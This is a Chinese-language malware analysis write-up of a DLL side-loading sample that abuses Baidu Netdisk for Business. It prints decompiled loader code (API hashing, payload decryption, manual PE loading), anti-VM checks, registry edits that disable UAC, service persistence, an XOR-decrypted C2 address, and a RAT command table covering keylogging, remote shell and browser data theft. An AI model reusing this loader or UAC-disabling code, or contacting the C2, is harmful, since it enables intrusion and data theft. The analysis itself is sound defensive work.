样本分析

> 创建时间：20250207
>
> 样本来源：[原创] 恶意代码分析：记一次对过核晶白加黑样本的逆向实战-软件逆向-看雪-安全社区|安全招聘|kanxue.com

概述

该样本通过百度云商业版白加黑的方式执行恶意代码，最终执行模块化的木马。具有键盘记录，屏幕监控，远程Shell 等功能。

分析


样本概况

从看雪下载的样本解压后如下

AK.TXT	文本文档	205 KB	2024/7/17 14:17
AppUtil.dll	应用程序扩展	2,019 KB	2024/7/22 3:04
BaiduNetdiskForBusiness.exe	应用程序	2,942 KB	2018/6/14 11:16
Basement.dll	应用程序扩展	2,332 KB	2018/6/14 11:17
Bull120U.dll	应用程序扩展	1,531 KB	2018/6/14 11:11
minosagent.dll	应用程序扩展	2,940 KB	2018/6/14 11:10
msvcp120.dll	应用程序扩展	445 KB	2018/6/14 11:10
msvcr120.dll	应用程序扩展	949 KB	2018/6/14 11:10
xImage.dll	应用程序扩展	1,240 KB	2018/6/14 11:11

很明显有一个AK.txt文件有些奇怪，打开是一段乱码的文本。查看所有文件的签名信息，AppUtil.dll 文件没有签名。那么该样本很有可能是利用BaiduNetdiskForBusiness 文件加载恶意的AppUtil.dll 文件，然后AppUtil.dll是 加载AK.txt 。

```
1  漶謏SO_ 洀FM羌爃@捩GJFNO臍xCB0R密/D[頀n-缂BSfxD0BSQx8A!;)xF42x86=
2  □L&_M]掫f+UXxFFCANe2緌SO
3  W□□BFT溹忯FTX鞎xCF*据BS)縐xFABSx9ANUL靉纽=SYN擄x926!N;
4  G睬DC3鉦锜xAFFOTq犓r蹦dFSr燬〃@nP峭绵嫻VTp,蒎&FF8"xF1FTX□刁XNAKxF7!絨x8BFTX菳DSTX
   窠,藾xA51HV闍愯Jz殴篇g氮a屁蓠xC7GSNUT捣汔如xD1,RS读FTXxF1VTxAD5燢坰-硜膘B{,nSj]tvvxFFFTX塽鹹婛FM
   DFL禈x9BBSxF4SI8x98?□翟xB5DC3吝雱^鲭甸BSx9C x9FUSxB0FTBC,x9A6v?吰溛粉豜雔-xF6$DFLxBCBSDACKSTX
   男熺抽賾默xB9FMxBFDFLxC6+菪磏BS(xFFSOHxBC.管FSC鬟FTX,<5褴タU烟歎擤pn8~~ sGS撏□CAN4賁孢铙xC6FNO
   拺[dxF7#W^NULeAOxF2DC3DC4IGS~&xB2/S9x8B:xB9FSCxF3DC3 }脞FMqbxC6FNO
   躭xF8!h?绾豹阐□釂傞譥冢+香xF1,姲蛙書$#FFL4饶砭?xE4FNOR猰轤鈐縲甸FSCNB莱z鮠 ⟶幸g□xCC/BS
   霝xAA,□6宝O4v迟y"x9A,Ltx DCSTX桁孺FSCO咴螜FSxDC1xFD9□□崼STX雯讅`务蛜蔪□&F1呶IDC4x80DC3xF8.G$/x8DCAN
   xBCSOH,*僤x88%筅x85?揕zYN┤-FNOxFFxB1:障xAF'FSC侲O学SUB,%SOHFS(9)a蛫/FSC伏USh)*xA9
5  xB5>xDFRS腺轼/GFMxF7RS諃捸xFDDFLVy垵⑨G/题樧|佧UkM6け v嫉|HUFM舢[0$□问FxDB
6  '綍STXxD4SYN曳]填撸mxFDFSC{摄CANQ眛□告釭^FF脱xCBGS}鸱RSxFFFMBSv釀;FSC戋\遻>扤SOH-dGS
   N硾菙x87=1t}鍙E□孳f龚揔铙O6蹢丧W齔杂枀zFTB~Hx8FFFDC1DC1u□鳽緩xA4
7  捉弘a溗[:□KxF0
8  FFL[BCAN(糱□HQ翹3DLE^xF3 H9□雜痀)墾n"xFFNxC0'x861
9  x81)xAFDFLごU1匱!鯽US茧曈xCCFTX逝x8FDLF謹髮8□4□餜>xFF!xA6SOmDC3xA0NAK>AHc≠CAN
10 3每H3HxC8:⟶埢壖DC1瀉DFLxFBRSACK x9DSOYT&FMz蕣滬VTQ:
11 H$DHx94*xx82GSC彈n搡RSd倦x8B51眲V咻罕xCC8xF5FOTAxDFBFLFFUDC2xF9SUB!xF9=汗xDBDC2xF0FS
   蟫xAF.dLTc詛棝騇\V.xF5xFF溔鳕GDC1yxAF'9鶂DLF机NxC5-x906讆艟cDi□烠xCF*DC3觥MxF5ACK<葐w嗷朔派X北S*
12 FNOxC1FSFOTHE}JWSYNh癗xF1DC2@#UfDFL蚥裀D|]uK棒RS鰫d!CANx□U棤□兆绿□C褸FSCFFaKxBC⟶顥xBF5\xB7:W
   濛dox86?|s鑅蟞x96>zQ贗qx93DC2DC4楗xD2%!熶!鱐z睃止USxF2
13 底□咽僗Xx84'7鷍魷換庈zNUL煨xB0*xB96笙墋印虚湒醐曙wNULFS沰駣認eE襴矯郜WF磢镺R禭US舁FFNUL
   睚j)媮歼黃xFFW岸4駰!hGSx84 40W餒FTB緦上蒤ss濍~馡uxC3xFF□◤~=褬意□]噢柊|BS茅
14 oxB8(□RSxFCFS盧過紻1xA4
15 -~hz鋁xFD"崽A|□毿寵繶矚⟶xFF
```



黑dll分析

定位恶意代码

1.因为黑dll 需要读取AK.txt 文件，所以通过交叉引用CreateFileA 函数，定位到恶意代码执行的位置

```
17  strcpy(v14, "\\AK.txt");
18  GetModuleFileNameA(0, Filename, 0x104u);
19  PathRemoveFileSpecA(Filename);
20  v6 = v14;
21  v10 = &v14[strlen(v14) + 1];
22  v4 = v14;
23  v3 = v10 - v14;
24  v9 = &v12;
25  while ( *++v9 )
26    ;
27  qmemcpy(v9, v4, v3);
28  hFile = CreateFileA(Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
29  if ( hFile != (HANDLE)-1 )
30  {
31    nNumberOfBytesToRead = GetFileSize(hFile, 0);
32    v2 = (LPVOID)malloc_sub_100045B0(nNumberOfBytesToRead);
33    lpBuffer = v2;
34    NumberOfBytesRead = 0;
35    ReadFile(hFile, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
36    if ( lpBuffer )
37      sub_10002010(lpBuffer);
38  }
39  return 0;
}
```

2.查看导入表检查常用Shellcode loader 使用的函数，发现并没有异常。猜测可能通过导出表获取函数地址然后执行。通过IDA 搜索PEB同样可以定位到恶意代码执行的位置。

```
for ( i = 0; i < 0x50; ++i )
  *((_BYTE *)&Flink + i) = 0;
PEB = NtCurrentPeb();
for ( j = (PLDR_DATA_TABLE_ENTRY)PEB->Ldr->InLoadOrderModuleList.Flink;
      j->DllBase;
```

Pe Loader

AppUtil 的功能是加载Ak.txt 解压缩得到的Pe文件

1.获取NTD.dll 的加载基址

```
for ( j = (PLDR_DATA_TABLE_ENTRY)PEB->Ldr->InLoadOrderModuleList.Flink;
      j->DllBase;
      j = (PLDR_DATA_TABLE_ENTRY)j->InLoadOrderLinks.Flink )
{
  if ( (*j->BaseDllName.Buffer == 'N' || *j->BaseDllName.Buffer == 'n')
    && j->BaseDllName.Buffer[1] == 't'
    && j->BaseDllName.Buffer[3] == j->BaseDllName.Buffer[4] )
  {
    Flink = (char *)j->DllBase;
  }
  if ( Flink )
    break;
}
```

2.比较函数名获取对应的API 函数地址

```
v51 = (PIMAGE_EXPORT_DIRECTORY)&Flink[*(_DWORD *)&Flink[*((_DWORD *)Flink + 15) + 0x78]];// 导出表
v49 = &Flink[v51->AddressOfNames];
for ( k = &Flink[v51->AddressOfNameOrdinals]; ; k += 2 )
{
  v46 = *(_DWORD *)&Flink[*(_DWORD *)v49] ^ 0x1F50E04F;
  v45 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 4] ^ 0x1F50E04F;
  v41 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 8] ^ 0x1F50E04F;
  v40 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 12] ^ 0x1F50E04F;
  v39 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 16] ^ 0x1F50E04F;
  v4 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 20] ^ 0x1F50E04F;
  if ( !ZwAllocateVirtualMemory
    && v46 == 0x73119715
    && v45 == 0x7E338F23
    && v41 == 0x7606853B
    && v40 == 0x7E25943D
    && v39 == 0x7235AD23
    && v4 == 0x1F299220 )
  {
    ZwAllocateVirtualMemory = (struct _LIST_ENTRY *)&Flink[*(_DWORD *)&Flink[4 * *(unsigned __int16 *)k
                                                                          + v51->AddressOfFunctions]];// 获取函数1
  }
  if ( !NtFreeVirtualMemory
```

3.解压缩AK 文件部分内容

使用ZwAllocateVirtualMemory 申请可读可写的内存空间，让使用RtlDecompressBuffer 解压缩文件内容

```
for ( m = 0; m < 4; ++m )
{
  *(_WORD *)&buf[2 * m + 4] += *((_WORD *)buf + 1);
  *(_WORD *)&buf[2 * m + 4] ^= *(_WORD *)buf;
  *(_WORD *)buf += m + 2190;
}
for ( n = 4; n < *((_DWORD *)buf + 2) >> 1; ++n )
{
  *(_WORD *)&buf[2 * n + 4] += *((_WORD *)buf + 1);
  *(_WORD *)&buf[2 * n + 4] ^= *(_WORD *)buf;
  *(_WORD *)buf += n + 2190;
}
v9 = *((_DWORD *)buf + 1);
((void (__stdcall *)(int, _WORD **, _DWORD, int *, int, int))ZwAllocateVirtualMemory)(-1, &v26, 0, &v9, 4096, 4);
((void (__stdcall *)(int, _WORD *, _DWORD, char *, _DWORD, char *))RtlDecompressBuffer)(
  258,
  v26,
  *((_DWORD *)buf + 1),                    // UncompressedBufferSize
  buf + 12,
  *((_DWORD *)buf + 2),                    // CompressedBufferSize
  v27);
v29 = v26;
if ( *v26 != 23117 )
  return 0;
```

4.使用ZwAllocateVirtualMemory 申请可读可写可执行的内存空间，复制shellcode。

5.修复IAT 和修复重定位

```
if ( v33 && *(_DWORD *)(v32 + 164) )
{
  for ( nn = (_DWORD *)(*(_DWORD *)(v32 + 160) + v31); *nn; nn = (_DWORD *)((char *)nn + nn[1]) )
  {
    v3 = *nn + v31;
    v14 = nn + 2;
    v7 = 0;
    while ( v7 < (unsigned int)(nn[1] - 8) >> 1 )
    {
      if ( (int)(unsigned __int16)*v14 >> 12 == 3 )
        *(_DWORD *)((*v14 & 0xFFF) + v3) += v33;// 修复重定位
      ++v7;
      ++v14;
    }
  }
}
```

```
  if ( *i1 )
    v42 = (int *)(*i1 + v31);
  else
    v42 = (int *)(i1[4] + v31);
  for ( i3 = (_DWORD *)(i1[4] + v31); *v42; ++i3 )
  {
    if ( *v42 >= 0 )
    {                                          // 修复导入表
      v37 = *v42 + v31 + 2;
      for ( i4 = 0; *(_BYTE *)(i4 + v37); ++i4 )
        ;
      v35 = i4;
      v36 = i4 + 1;
      ((void (__stdcall *)(int, __int16 *, _DWORD, _DWORD *))LdrGetProcedureAddress)(v6, &v35, 0, i3);
    }
    else
    {
      ((void (__stdcall *)(int, _DWORD, _DWORD, _DWORD *))LdrGetProcedureAddress)(v6, 0, (unsigned __int16)*v42, i3);
    }
    if ( !*i3 )
      break;
    ++v42;
  }
```

6.执行入口

```
entryPoint = (void (__stdcall *)(int, int, char *))(*(_DWORD *)(v32 + 40) + v31);
for ( i5 = 0; i5 < 4; ++i5 )
  *(_BYTE *)(i5 + v31) = 0;
for ( i6 = 0; i6 < 4; ++i6 )
  *(_BYTE *)(i6 + v32) = 0;
if ( *(_DWORD *)(v32 + 40) )
  entryPoint(v31, 1, buf);                    // 执行入口    67A80
((void (__stdcall *)(int, _WORD **, int *, int))NtFreeVirtualMemory)(-1, &v26, &v9, 0x4000);
return v31;
```

黑产RAT分析

rat 被upx 压缩

```
地址       十六进制                                          ASCII
04410000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
04410010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
04410020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04410030   00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................
04410040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
04410050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
04410060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
04410070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
04410080   88 05 9D 8D CC 64 F3 DE CC 64 F3 DE CC 64 F3 DE   ....ÌdóÞÌdóÞÌdóÞ
04410090   8A 35 12 DE CB 64 F3 DE 52 C4 34 DE C4 64 F3 DE   .5.ÞËdóÞRÄ4ÞÄdóÞ
044100A0   C1 36 12 DE 94 64 F3 DE C1 36 2C DE EE 64 F3 DE   Á6.Þ.dóÞÁ6,ÞîdóÞ
044100B0   C1 36 13 DE 20 64 F3 DE C5 1C 70 DE CF 64 F3 DE   Á6.Þ dóÞÅ.pÞÏdóÞ
044100C0   C5 1C 60 DE D7 64 F3 DE CC 64 F2 DE FB 65 F3 DE   Å.`ÞxdóÞÌdòÞûeóÞ
044100D0   E9 13 16 DE FF 64 F3 DE C1 36 28 DE CD 64 F3 DE   é..ÞÿdóÞÁ6(ÞÍdóÞ
044100E0   E9 13 2D DE CD 64 F3 DE 52 69 63 68 CC 64 F3 DE   é.-ÞÍdóÞRichÌdóÞ
044100F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04410100   00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00   ........PE..L...
04410110   3F 33 7E 66 00 00 00 00 00 00 00 00 E0 00 02 21   ?3~f........à..!
04410120   0B 01 0C 00 00 30 03 00 00 10 00 00 00 40 03 00   .....0.......@..
04410130   80 7A 06 00 00 50 03 00 00 80 06 00 00 00 00 10   .z...P..........
04410140   00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00   ................
04410150   05 00 01 00 00 00 00 00 00 90 06 00 00 10 00 00   ................
04410160   00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00   ......@.........
04410170   00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00   ................
04410180   00 00 00 00 00 00 00 00 DC 81 06 00 88 02 00 00   ........Ü.......
04410190   00 80 06 00 DC 01 00 00 00 00 00 00 00 00 00 00   ....Ü...........
044101A0   00 00 00 00 00 00 00 00 64 84 06 00 10 00 00 00   ........d.......
044101B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
044101C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
044101D0   74 7C 06 00 48 00 00 00 00 00 00 00 00 00 00 00   t|..H...........
044101E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
044101F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04410200   55 50 58 30 00 00 00 00 00 40 03 00 00 10 00 00   UPX0.....@......
04410210   00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00   ................
04410220   00 00 00 00 80 00 00 E0 55 50 58 31 00 00 00 00   .......àUPX1....
04410230   00 30 03 00 00 50 03 00 00 2E 03 00 00 04 00 00   .0...P..........
04410240   00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 E0   ............@..à
```

唯一实例

创建具名互斥体，如果已存在则退出程序

```
if ( !CreateMutexA(0, 0, Name) || (result = GetLastError(), result != 183) )
{
  if ( IsDebuggerPresent() || !check_vm_sub_10014BC5() )
    exit(-1);
  CurrentProcessId = GetCurrentProcessId();
  v2 = OpenProcess(0x1FFFFFu, 0, CurrentProcessId);
  SetPriorityClass(v2, 0x80u);
  CloseHandle(v2);
  v3 = (void *)thread_sub_2C4012D((int)sub_2C34B90);// 提升优先级
  WaitForSingleObject(v3, 0x7D0u);
  CloseHandle(v3);
```

检查调试

IsDebuggerPresent 检查PEB

检查虚拟环境

```
BOOL sub_10014BC5()
{
  _SYSTEM_INFO SystemInfo; // [esp+0h] [ebp-68h] BYREF
  _MEMORYSTATUSEX Buffer; // [esp+24h] [ebp-44h] BYREF

  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors < 3 )
    return 0;
  Buffer.dwLength = 64;
  GlobalMemoryStatusEx(&Buffer);
  return (unsigned int)(Buffer.ullTotalPhys >> 30) >= 3;
}
```

SetPriorityClass 设置当前进程的线程为 HIGH_PRIORITY_CLASS，可抢占正常或低优先级的线程。

如果程序不是管理员权限，则使用runas 重新启动进程。

```
  *(_WORD *)&pIdentifierAuthority.Value[4] = 1280;
  *(_DWORD *)pIdentifierAuthority.Value = 0;
  v0 = AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid);
  IsMember = v0;
  if ( v0 )
  {
    CheckTokenMembership(0, pSid, &IsMember);
    FreeSid(pSid);
    v0 = IsMember;
  }
  if ( v0 )
    return 0;
  memset(Filename, 0, sizeof(Filename));
  GetModuleFileNameA(0, Filename, 0x104u);
  pExecInfo.cbSize = 60;
  memset(&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.lpVerb = "runas";
  pExecInfo.nShow = 5;
  pExecInfo.lpFile = Filename;
  result = ShellExecuteExA(&pExecInfo);
  if ( result )
    ExitProcess(0);
  return result;
}
```

如果是则创建服务Windows Eventn

```
  {
    Info = 0;
    v13 = 0;
    v14 = 0;
    v15 = 0;
    v16 = 0;
    ServiceA = CreateServiceA(result, ServiceName, ServiceName, 0xF01FFu, 0x110u, 2u, 1u, a1, 0, 0, 0, 0, 0);
    ChangeServiceConfig2A(ServiceA, 1u, &Info);
    v13 = 0;
    Info = 0;
    v18[0] = 1;
    v18[2] = 1;
    v18[4] = 1;
    v16 = v18;
    v18[1] = 5000;
    v18[3] = 0;
    v18[5] = 0;
    v15 = 3;
    v14 = 0;
    ChangeServiceConfig2A(ServiceA, 2u, &Info);
    ChangeServiceConfig2A(ServiceA, 1u, &Info);
    if ( ServiceA )
      goto LABEL_17;
  }
  v11 = 0;
  goto LABEL_16;
}
return result;
```

BypassUAC

```
LSTATUS sub_1001769B()
{
  HKEY hKey; // [esp+Ch] [ebp-10h] BYREF
  HKEY phkResult; // [esp+10h] [ebp-Ch] BYREF
  BYTE Data[4]; // [esp+14h] [ebp-8h] BYREF

  *(_DWORD *)Data = 0;
  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
  {
    if ( !RegCreateKeyA(phkResult, "System", &hKey) )
      RegSetValueExA(hKey, "ConsentPromptBehaviorAdmin", 0, 4u, Data, 4u);// 关闭UAC
    RegCloseKey(hKey);
  }
  RegCloseKey(phkResult);
  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
  {
    if ( !RegCreateKeyA(phkResult, "System", &hKey) )
      RegSetValueExA(hKey, "EnableLUA", 0, 4u, Data, 4u);
    RegCloseKey(hKey);
  }
  RegCloseKey(phkResult);
  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
  {
    if ( !RegCreateKeyA(phkResult, "System", &hKey) )
      RegSetValueExA(hKey, "PromptOnSecureDesktop", 0, 4u, Data, 4u);
    RegCloseKey(hKey);
  }
  return RegCloseKey(phkResult);
}
```

服务执行主函数

```
void __cdecl __noreturn main_sub_10016A22()
{
  _DWORD *v0; // eax
  _DWORD *v1; // esi
  _DWORD *v2; // edi
  void *v3; // esi

  v0 = operator new(0xA308u);
  v1 = v0;
  if ( v0 )
  {
    memset(v0, 0, 0xA308u);
    v2 = Myapp_0(v1);
  }
  else
  {
    v2 = 0;
  }
  Myapp = (int)v2;
  *(_BYTE *)v2 = 1;
  v3 = (void *)sub_2C3A7F1(v2, sub_2C36B4D, 0);
  WaitForSingleObject(v3, 0xFFFFFFFF);
  CloseHandle(v3);
  v2[1] = sub_2C3A7F1(v2, sub_2C384DB, 0);
  while ( 1 )
  {
    sub_2C38A1A((HANDLE *)v2);
    Sleep(0x3E8u);
  }
}
```

线程sub_2C36B4D 启动守护进程，并没有发现该进程文件配置，从报错信息判断为守护进程

```
decode_config_sub_10018A37(&v6);
v9 = 0;
sub_2C38CFD(&v6);                                   // 将配置赋值到全局变量
if ( !sub_2C403FC((int)(this + 10352)) || (v4 = sub_2C4057D(this + 10352), (this[10353] = v4) == 0) )
{
  *(_DWORD *)Str = 0xA4BBD8CA;
  *(_DWORD *)&Str[4] = 0xAFB6F4C6;
  *(_DWORD *)&Str[8] = 0xDCB0A7CA;
  strcpy(&Str[12], "!");
  sub_2C2B360(this + 10432, Str);                   // 守护启动失败!
}
v9 = -1;
return string_free_sub_2C3697D((int)&v6);
```

CWSClientListener

解密CC，采用异或加密

```
std::string::assign((int)&v14, (void *)Src, 0);
std::string::assign((int)v15, (void *)Src, 0);
sub_2C417D8(v16, v5 + *this);                       // d|#$|154.204.0.7:15628
LOBYTE(v24) = 3;                                    // kz|#$|127.0.0.1
if ( v16[4] )
  break;
```

使用异步事件选择模型进行通信，cc 为`154.204.0.7:15628`

```
v3 = 0;
if ( a3 )
{
  if ( WSAEventSelect(*((_DWORD *)this + 7), *((HANDLE *)this + 8), 48) != -1 )
  {
    v5 = 28;
    if ( name->sa_family == 2 )
      v5 = 16;
    v6 = connect(*((_DWORD *)this + 7), name, v5);
    if ( !v6 || v6 == -1 && WSAGetLastError() == 10035 )
      return 1;
  }
}
else
{
  v7 = 28;
  if ( name->sa_family == 2 )
    v7 = 16;
  if ( connect(*((_DWORD *)this + 7), name, v7) != -1
    && WSAEventSelect(*((_DWORD *)this + 7), *((HANDLE *)this + 8), 35) != -1 )
  {
    *((_DWORD *)this + 19) = 1;
    *((_DWORD *)this + 20) = 1;
    SetLastError(0);
    if ( (*(int (__thiscall **)(void *))(*(_DWORD *)this + 136))(this) == 2 )
    {
      LastError = GetLastError();
      if ( !LastError )
        LastError = 1223;
      WSASetLastError(LastError);
    }
    else
    {
      return 1;
    }
  }
}
```

```
  if ( WSAEnumNetworkEvents(*((_DWORD *)this + 7), *((HANDLE *)this + 8), &NetworkEvents) == -1 )
    v2 = sub_2C326FF((int)&NetworkEvents);
  if ( !(*(int (__thiscall **)(void *))(*(_DWORD *)this + 72))(this) )
  {
    if ( !v2 )
      return v2;
    if ( (NetworkEvents.lNetworkEvents & 0x10) != 0 )
      v2 = ((int (__stdcall *)(_WSANETWORKEVENTS *))sub_2C32769)(&NetworkEvents);
  }
  if ( v2 )
  {
    if ( (NetworkEvents.lNetworkEvents & FD_READ) != 0 )
    {
      v3 = NetworkEvents.iErrorCode[0];
      if ( NetworkEvents.iErrorCode[0] )
      {
        *((_DWORD *)this + 3) = 1;
        v2 = 0;
        *((_DWORD *)this + 4) = 4;
        *((_DWORD *)this + 5) = v3;
        *((_DWORD *)this + 6) = 1;
      }
      else
      {
        v2 = sub_2C327E5(this);                // recv 处理
      }
    }
    if ( v2 )
    {
      if ( (NetworkEvents.lNetworkEvents & FD_WRITE) != 0 )
      {
        v4 = NetworkEvents.iErrorCode[1];
        if ( NetworkEvents.iErrorCode[1] )
        {
          *((_DWORD *)this + 3) = 1;
          v2 = 0;
          *((_DWORD *)this + 4) = 3;
          *((_DWORD *)this + 5) = v4;
          *((_DWORD *)this + 6) = 1;
        }
        else
        {
          v2 = ((_DWORD (__cdecl *)())sub_2C328E7)();// send 处理
        }
```

功能Command

Command_map

```
v1 = this + 0x42;
v47 = 0x1536;
v2 = mappush_sub_2C3F70F(this + 0x42, &v47);
*v2 = sub_2C3E8FF;
v2[1] = 0;
v2[2] = 0;
v2[3] = 0;
v47 = 0x1537;
v3 = mappush_sub_2C3F70F(v1, &v47);
*v3 = sub_2C3E913;
v3[1] = 0;
v3[2] = 0;
v3[3] = 0;
v47 = 5477;
v4 = mappush_sub_2C3F70F(v1, &v47);
*v4 = sub_2C3E93B;
v4[1] = 0;
v4[2] = 0;
v4[3] = 0;
v47 = 5452;
v5 = mappush_sub_2C3F70F(v1, &v47);
*v5 = sub_2C3E963;
v5[1] = 0;
v5[2] = 0;
v5[3] = 0;
v47 = 3214;
v6 = mappush_sub_2C3F70F(v1, &v47);
*v6 = sub_2C3E98B;
v6[1] = 0;
```

字符串搜索发现与安恒发布的一篇黑产的分析报告相关

0x7F	获取系统信息和远程桌面状态
0x9F	获取谷歌浏览器用户信息

- 版本二：

第二代版本的最终载荷中集成了“大灰狼”远程控制木马的插件，包含命令控制模块如下：

```
  switch ( v11 )
  {
    case 0u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100022770, (int)(Src + 1), 0, 0);// DllScreen插件
    goto LABEL_35;
    case 3u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100024770, (int)(Src + 1), 0, 0);// DllShell插件
    goto LABEL_35;
    case 4u:
      LOBYTE(v11) = a1;
      if ( a3 <= 1 )
        return v11;
      v18 = a3 - 1;
      v19 = (unsigned int)VirtualAlloc(0, a3 - 1, 0x3000u, 4u);
      v17 = v11;
      if ( !v19 )
        return v11;
      dword_103430F8(v11, Src + 1, v18);
      v12 = beginthread_10007853(0, 0, (int)sub_1000179C, v17, 0, 0);// 离线击键记录
LABEL_35:
      this[this[1003]++ + 3] = v11;
      break;
    case 5u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100024C3, (int)(Src + 1), 0, 0);// DllKeybo插件
    goto LABEL_35;
    case 6u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100023A5, (int)(Src + 1), 0, 0);// DllSerice插件
    goto LABEL_35;
    case 7u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100023DE, (int)(Src + 1), 0, 0);// DllReg插件
    goto LABEL_35;
    case 8u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100023160, (int)(Src + 1), 0, 0);// DllProxy插件
    goto LABEL_35;
    case 9u:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100023EF, (int)(Src + 1), 0, 0);// DllSerSt插件
    goto LABEL_35;
    case 0xAu:
      v12 = (void *)beginthread_10007853(0, 0, (int)sub_100025355, (int)(Src + 1), 0, 0);// 结束explorer.exe进程
    goto LABEL_35;
    case 0xBu:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, sub_100027BE, 0, 0, 0);// 清除浏览器痕迹
      return v11;
    case 0xCu:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004299, 0, 0, 0);// 收集谷歌浏览器信息
      return v11;
    case 0xDu:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004426, 0, 0, 0);// 收集Skype信息
      return v11;
    case 0xEu:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100037C2, 0, 0, 0);// 收集Firefox信息
      return v11;
    case 0xFu:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004583, 0, 0, 0);// 收集360浏览器信息
      return v11;
    case 0x10u:
      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004740, 0, 0, 0);// 收集qq浏览器信息
      return v11;
    case 0x11u:
